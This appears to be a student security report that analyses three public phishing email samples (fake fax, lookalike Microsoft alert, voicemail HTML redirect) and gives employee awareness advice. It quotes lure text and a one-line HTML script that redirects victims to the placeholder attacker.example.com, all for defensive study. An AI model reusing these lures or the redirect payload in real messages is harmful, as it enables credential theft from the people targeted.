PHISHING EMAIL DETECTION & AWARENESS REPORT

Three public educational email samples / Security analysis and prevention

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ASSESSMENT DATE

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ENGAGEMENT

Future Interns - Cyber Security Task 2

REVIEW TYPE

Public sample analysis

EXECUTIVE SUMMARY

Three publicly available educational email samples were reviewed for sender-identity warning signs, email authentication results where available, deceptive links, HTML behavior and user-facing social engineering. The review combined static source inspection with Google Messageheader Analyzer for one sample. Suspicious links and attachments were not executed.

03	03	02	01
samples analyzed	phishing assessments	samples with auth data	employee awareness guide

CLASSIFIED SAMPLES

PH-01	Fake fax / SharePoint notice	Phishing | High
PH-02	Lookalike Microsoft security alert	Phishing | High
PH-03	Voice-message HTML redirect	Phishing | High

Important qualification: These are educational/public-source sample assessments, not confirmed live incidents. The source messages were not created by the candidate and are credited in the report.

01 - METHODOLOGY

Scope, method and decision criteria

ASSESSMENT BOUNDARIES

Samples	Three public `.eml` examples and static HTML/text views
Included	Sender claims, header data, link/domain indicators, HTML source and awareness
Excluded	Live link navigation, attachment execution, credential entry and malware analysis

ANALYSIS WORKFLOW

01	**COLLECT**	Use public educational examples with a traceable source URL.
02	**INSPECT**	Read From/Subject/Return-Path, available SPF/DKIM/DMARC and routing.
03	**COMPARE**	Contrast claimed brands with sender domains, link targets and HTML actions.
04	**CLASSIFY**	Label each sample, explain indicators and state uncertainty.
05	**ADVISE**	Provide short employee Do/Do Not and reporting guidance.

CLASSIFICATION LOGIC

Category	Practical interpretation
Safe	No evident phishing indicators in available evidence; not a guarantee of safety.
Suspicious	Some warning signs; more verification required before a firm conclusion.
Phishing	Multiple consistent deception indicators support a phishing assessment.

Authentication caveat. SPF/DKIM/DMARC results below are transcribed from the publicly shared headers and parser output. The analyzer interprets supplied data; it does not independently authenticate the underlying historical email.

Toolset: GitHub static source viewer; Google Admin Toolbox Messageheader Analyzer; browser text search and HTML inspection; professional PDF documentation. The first sample did not have a complete routing/header chain in the visible excerpt.

02 - CASE STUDY

PH-01 | Fake fax / SharePoint notice

PHISHING / HIGH

Email claim	New fax delivered; open or preview the document
Source	autinerd / phishing-mail-examples / new-fax-message / example1
Sender shown	attack@attacker.example.com (documentation placeholder)

SOURCE EXCERPT - ORIGINAL PUBLIC SAMPLE

```
From: WirelessReceived WirelessReceivedWirelessReceived
 WirelessReceivedWirelessReceived WirelessReceivedWirelessReceived
 WirelessReceived <attack@attacker.example.com>
Subject: Monday, March 7 2022
Date: Mon, 7 Mar 2022 17:43:57 +0000
Message-ID: <CPWP152MB@PROD.OUTLOOK.COM>
Content-Language: en-GB
Content-Type: multipart/alternative;
    boundary="_000_CPWP152MB42210B2AAFBE0DF508B1251C9A089CPWP152MB4221LAMP_"
To: Undisclosed recipients:;
Return-Path: attack@attacker.example.com
MIME-Version: 1.0

--_000_CPWP152MB42210B2AAFBE0DF508B1251C9A089CPWP152MB4221LAMP_
Content-Type: text/plain; charset="Windows-1252"
Content-Transfer-Encoding: quoted-printable

SharePoint

You have a new fax! Click the attachment to view.

Print & Preview Here<https://attacker.example.com/>
```

OBSERVED INDICATORS

- **Brand cue:** the body invokes SharePoint although the visible sender does not establish that relationship.
- **Unexpected action:** the recipient is urged to open/preview a fax without supporting business context.
- **Link mismatch:** an `attacker.example.com` placeholder destination is not the claimed service.

Assessment: Phishing in this educational sample. The URL and sender use documentation placeholders; no real attacker was attributed. **Advice:** Verify unexpected fax or SharePoint requests through a known workplace channel, not the link in the email.


03 - CASE STUDY

PH-02 | Lookalike Microsoft alert


PHISHING / HIGH

Claimed sender: Microsoft Account Team **Displayed domain:** microsoftonline-verify.com
Subject: [Action Required] Unusual sign-in activity on your account

HEADER AUTHENTICATION - GOOGLE ANALYZER OUTPUT



LINK SOURCE - STATIC HTML INSPECTION



ASSESSMENT AND INTERPRETATION

- **Identity:** Microsoft-like branding and a lookalike sender domain support impersonation concerns.
- **Authentication:** supplied results record SPF fail, DKIM fail and DMARC fail.
- **Action prompt:** urgent unusual sign-in warning; button text says "Review recent activity" while `href` contains a shortened bit.ly URL.
- **Routing context:** supplied headers mention `vps-291847.contabo.net` to `mx.google.com`; this does not identify an actor.

Conclusion: High-risk phishing scenario based on combined warning signs. The shortened URL was not resolved; credential theft or a malicious landing page was not proven. **Employee advice:** Open the Microsoft account security page independently and report the message.

04 - CASE STUDY

PH-03 | Voice-message HTML redirect

PHISHING / HIGH

Scenario: an "Internal Notification" announces a new voice message and refers the user to a purported message-access file. The public sample uses sanitized `target.example.com` addresses and a documentation IP.

EMAIL SOURCE - SUPPLIED AUTHENTICATION FIELDS

```
Authentication-Results: spf=fail (sender IP is 192.0.2.1)
 smtp.mailfrom=target.example.com; dkim=none (message not signed)
 header.d=none;dmarc=fail action=oreject header.from=target.example.com;
Received-SPF: Fail (protection.outlook.com: domain of target.example.com does
 not designate 192.0.2.1 as permitted sender)
 receiver=protection.outlook.com; client-ip=192.0.2.1;
 helo=mail.example.com;
Content-Type: multipart/mixed;
    boundary="_66c1c8ad-223a-4c3b-871d-fd76339f929c_"
From: "target.example.com" <noreply@target.example.com>
To: john.doe@target.example.com
Subject: target.example.com :- (Voice Message-Access for
 Clients.Pass-Key-Exception)
Message-ID: <8b14d0ea@target.example.com>
Date: Fri, 04 Mar 2022 14:28:18 +0000
Return-Path: noreply@target.example.com
```

HTML ATTACHMENT - STATIC SOURCE (NOT RUN)

Code | Blame | 1 lines (1 loc) · 129 Bytes

```
1    <script type="text/javascript">window.location.href ="https://attacker.example.com/lp.html#john.doe@target.example.com";</scri
```

FINDINGS AND INTERPRETATION

- **Authentication:** SPF fail, DKIM none (not fail), and DMARC fail in the supplied headers.
- **Social engineering:** an unexpected voicemail notice creates a reason to open a file.
- **Code behavior:** `window.location.href` would redirect a browser to an external `attacker.example.com` placeholder; the recipient address follows a URL fragment (#).

Conclusion: Phishing in this educational sample; the HTML redirection mechanism was observed in source, but the file was not executed. **Employee advice:** Avoid unexpected HTML attachments and verify voicemail through the legitimate internal system.

05 - EMPLOYEE GUIDANCE

Phishing awareness & prevention

FIVE WARNING SIGNS TO REMEMBER

01	**Unexpected action**	A new fax, voicemail or account-warning request you did not anticipate.
02	**Impersonated identity**	Trusted names, logos or signatures without matching trustworthy sender evidence.
03	**Urgency or fear**	Claims of account suspension, security incidents or mandatory immediate action.
04	**Unclear destination**	Shortened URLs, unrelated domains or unexpected HTML attachments.
05	**Authentication anomalies**	SPF/DKIM/DMARC failures strengthen concern but never decide safety alone.

EMPLOYEE QUICK GUIDE

DO	DO NOT
Verify requests using an independently known contact method.	Click a link simply because a company logo looks legitimate.
Use official sites/apps and report suspicious emails.	Open unexpected HTML files or shortened links.
Check the complete sender address and unexpected actions.	Share passwords or one-time codes by email.

IF YOU ALREADY CLICKED OR ENTERED INFORMATION

Report the event immediately to IT/security. Explain what you opened or entered. If credentials were exposed, change them from the official site on a trusted device and follow incident-response instructions.

Bottom line: STOP - VERIFY THROUGH AN INDEPENDENT CHANNEL - REPORT. Authentication success does not guarantee a message is safe; authentication failure does not prove malware was delivered.

SAMPLE SOURCES & LIMITATIONS

- PH-01 and PH-03: github.com/autinerd/phishing-mail-examples
- PH-02: github.com/jacobdcook/Phishing-Analysis-Lab
- Original samples credited. No live URL opened, HTML attachment run, or real-world actor identified.